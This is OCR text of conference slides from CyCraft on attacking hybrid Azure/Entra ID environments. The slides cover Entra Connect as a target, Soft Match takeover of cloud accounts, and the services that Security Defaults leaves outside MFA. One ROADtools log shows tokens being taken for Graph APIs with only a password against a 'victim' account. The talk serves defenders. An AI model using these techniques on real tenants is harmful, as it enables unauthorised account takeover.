CYCRAFT

分分鐘拿下整個雲端，
關於 Azure，你還疏忽了什麼？

March 15th , 2025

如果覺得題目有點熟悉 ...

DEVCORE

分分鐘拿下整個網域
關於 AD，你還疏忽了什麼？

徐偉庭 Vtim

戴夫寇爾股份有限公司
vtim@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

飲食限制或特殊需求

*

Vtim 不要打我 <(_ _)>

歡迎來到分分鐘系列

Part 2


Echo Lee

- Cyber Security Researcher @ CyCraft
- Spoke at HITCON ENT, ROOTCON, CyberSec…
- Twitter: @iflywithoutwind
- 目前專注於雲端安全

John Jiang

- Deputy Director of Research
- Spoke at BlackHat, Troopers, HITCON…
- UCCU Hacker 共同創辦人
- 粉專：駭客花生醬

前情提要


AD
特權帳號分割
強化 DACL
Tier Model
(Enterprise Access Model)
AD 越來越難打了

DEVCORE 平均花多久打進 AD？

平均 **3.5** 天　**最短一天**

奧義智慧 紅隊演練大調查

4/16 (三) 12:00 - 12:45 4F 展區會議室 4C

SHARE

18 年了，AD 還在被打：談談微軟安全編年史

Active Directory 的安全問題已經討論多年，自從「Pass The Hash」攻擊技術出現至今也已經 18 年，我們真的完全擺脫這些安全問題了嗎？像是 Windows 11 24H2 開始拋棄 NTLM 驗證，但是 Kerberos 就不能被攻擊嗎？而隨著企業架構逐漸轉向混合身份驗證（像是 Entra ID、SAML），這些缺陷問題似乎也逐漸結合在一起變成更大的攻擊範圍。

在這次議程中，我們將會用時間軸回顧過去的 Active Directory 攻擊歷史，及介紹相關技術，並且探討 AD 與雲端 Azure & Entra ID 混合身份驗證中，時代交會時所產生的各式攻擊手法，用較輕鬆與簡單的概念去幫助大家快速了解這些潛在弱點/攻擊面，希望能讓大家更全面的認識這些弱點，進而管理企業中的相關風險。

講者

姜尚德 (John Jiang)

奧義智慧科技

資安研究副處長

TOPIC / TRACK
SecOps 論壇
Lunch Learning Session

LOCATION
臺北南港展覽二館
4F 展區會議室 4C

LEVEL
中階 ⓘ

SESSION TYPE
Breakout Session

LANGUAGE
中文
☑ 即時中英文翻譯字幕

SUBTOPIC
Windows
Active Directory Security
Enterprise Security

部分畫面僅公布於研討會

部分畫面僅公布於研討會

部分畫面僅公布於研討會

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的GitHub儲存庫外洩38TB私有資料

資安業者Wiz發現微軟員工在共用存取簽章（SAS）權杖上的配置錯誤，讓微軟38TB的私有資料因此外洩

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的 GitHu

資安業者Wiz發
有資料因此外洩

新聞

研究人員宣稱外洩的MSA金鑰可用來存取其它微軟服務

日前有駭客取得微軟一個MSA消費者簽章金鑰，雲端資安業者Wiz認為即使微軟撤銷了外洩的MSA金鑰與相關權杖，但客戶端很難偵測是否有人在其應用中使用偽造權杖

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的 GitHu

資安業者Wiz發
有資料因此外洩

新聞

研究人員宣稱外洩的MSA金鑰可用來存取其它微軟服

日前有駭客取得微軟一個
與相關權杖，但客戶端很

新聞

俄羅斯駭客以密碼潑灑攻擊入侵微軟測試帳號

俄羅斯駭客組織Midnight Blizzard在去年底成功破解微軟舊版測試租戶帳號的密碼，以藉此存取該公司部分員工電子郵件帳號

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的

新聞

【資安日報】7月5日，微軟年初遭俄羅斯駭客APT29入侵事故有新的進展，美國地方政府、軍事單位傳出受到波及

自6月底傳出有許多人收到微軟通知，指出他們也受到今年1月揭露的資安事故影響，現在傳出美國地方政府、軍事、航太單位也接獲有關通知的情況

帳號

俄羅斯駭客組織Midnight Blizzard在去年底成功破解微軟舊版測試租戶帳號的密碼，以藉此存取該公司部分員工電子郵件帳號

最容易被忽視的雲端威脅？

不安全的設定

Zero Day

混合安全

99% 使用雲端的組織都在

運行某種類型的雲地混合服務

跳出雲端思維：透過關注本地環境來防止雲端遭入侵

Mandiant@fwd:cloudsec 2024

以 Azure (Entra ID) 為研究目標

普及率


- 超過 78% 的台灣上市公司使用 Entra ID
- 世界 500 強企業有 88% 使用 Entra ID，其中 95% 啟用 Directory Synchronization

與地端高度整合

- 幫助企業快速上雲 整合資源
- 雲地混合產生新的攻擊面

利用網域權限拿下整個雲端

Directory Synchronization



除了 AD 以外的首要目標

除了 AD 以外的次要目標: Entra Connect

將 Entra Connect 納入 Tier 0 資產

無法攻擊 Entra Connect 的情況下
要怎麼打進雲端

攻擊混合帳號 | ??? | ???

濫用 Single sign-on (SSO) 機制

因此我們不該授予同步帳號

雲端高權限的角色

只授予純雲端帳號高權限角色

就不會遭受混合安全的威脅嗎


Identity provisioning

> 正常狀況下

攻擊混合帳號 | 攻擊純雲端帳號 | ???

預設的帳號匹配機制: Soft Match

> 存在對應 UPN 的雲端使用者




攻擊混合帳號 | 攻擊純雲端帳號 | ???

在預設環境下濫用 Soft Match 的條件

- 啟用 Soft Match
  - 預設開啟
- 能在同步 OU 範圍內，建立地端使用者
  - 預設同步整個 Domain
- 不能覆蓋 MFA

- 是否能攻擊被賦予管理員角色的雲端使用者?
  - **以前可以 現在不行**
    被修掉了 QAQ

Entra Connect 只會考慮角色指派的關係



濫用 Soft Match 流程

不論是濫用 Soft Match、Password Spray

都沒辦法繞過 MFA

攻擊混合帳號 | 攻擊純雲端帳號 | ???

iThome

Azure 7月將強制啟用多因素驗證

Azure用戶登入全面使用多因素驗證的政策，將從Azure portal開始，之後漸次推廣到CLI PowerShell及Terraform

文/ 林妍溱 | 2024-05-20 發表

攻擊混合帳號 | 攻擊純雲端帳號 | ???

CYCRAFT

部分畫面僅公布於研討會

安全性預設值 (Security Defaults)

在您的租用戶中啟用安全性預設值之後，存取下列服務的任何使用者都必須完成多重要素驗證：

- Azure 入口網站
- Microsoft Entra 系統管理中心
- Azure PowerShell
- Azure CLI

此原則適用於所有存取 Azure Resource Manager 服務的使用者，無論其為系統管理員或使用者。 此原則適用於 Azure Resource Manager API，例如存取您的訂用帳戶、VM、儲存體帳戶等等。 此原則不包含 Microsoft Entra ID 或 Microsoft Graph。

```
ROADtools>roadtx auth -u victim@my                .d -p L           ! -r azrm
Requesting token for resource https://management.core.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your administrator, or because you move
tion, you must use multi-factor authentication to access 797f4846-ba00-4fd7-ba43-dac1f8f63013. Trace ID: 8bf3b7ee-93d
ba9c21500 Correlation ID: aa145b1f-a377-46b5-80b5-ba1d371d6ac8 Timestamp: 2025-02-17 08:51:46Z
ROADtools>roadtx auth -u victim@my                d -p L           ! -r aadgraph
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
ROADtools>roadtx auth -u victim@my                d -p L           ! -r msgraph
Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
ROADtools>roadtx describe
{
    "alg": "RS256",
    "kid": "imi0Y2z0dYKxBttAqK_Tt5hYBTk",
    "nonce": "V3WAT3YM-qMNguI0UUn2l9OrtkHzQBv1iTeLMFkua3k",
    "typ": "JWT",
    "x5t": "imi0Y2z0dYKxBttAqK_Tt5hYBTk"
}
{
    "acct": 0,
    "acr": "1",
    "aio": "ATQAy/8ZAAAABhZU55Yn4aIBFnLblO1RnysuTPerSDOwp5gHzJbCckG5Ev6+Iehm9ulkh6yyu49w",
    "amr": [
        "pwd"
    ],
```

沒有過 MFA 無法對 Azure Resource 進行操作

但可以對 Entra ID 進行操作

攻擊混合帳號 | 攻擊純雲端帳號 | ???

Microsoft 365 也不在
Security Default 的保護範圍內

攻擊混合帳號 | 攻擊純雲端帳號 | ???

部分畫面僅公布於研討會

Basic security hygiene still protects against

98%

of attacks

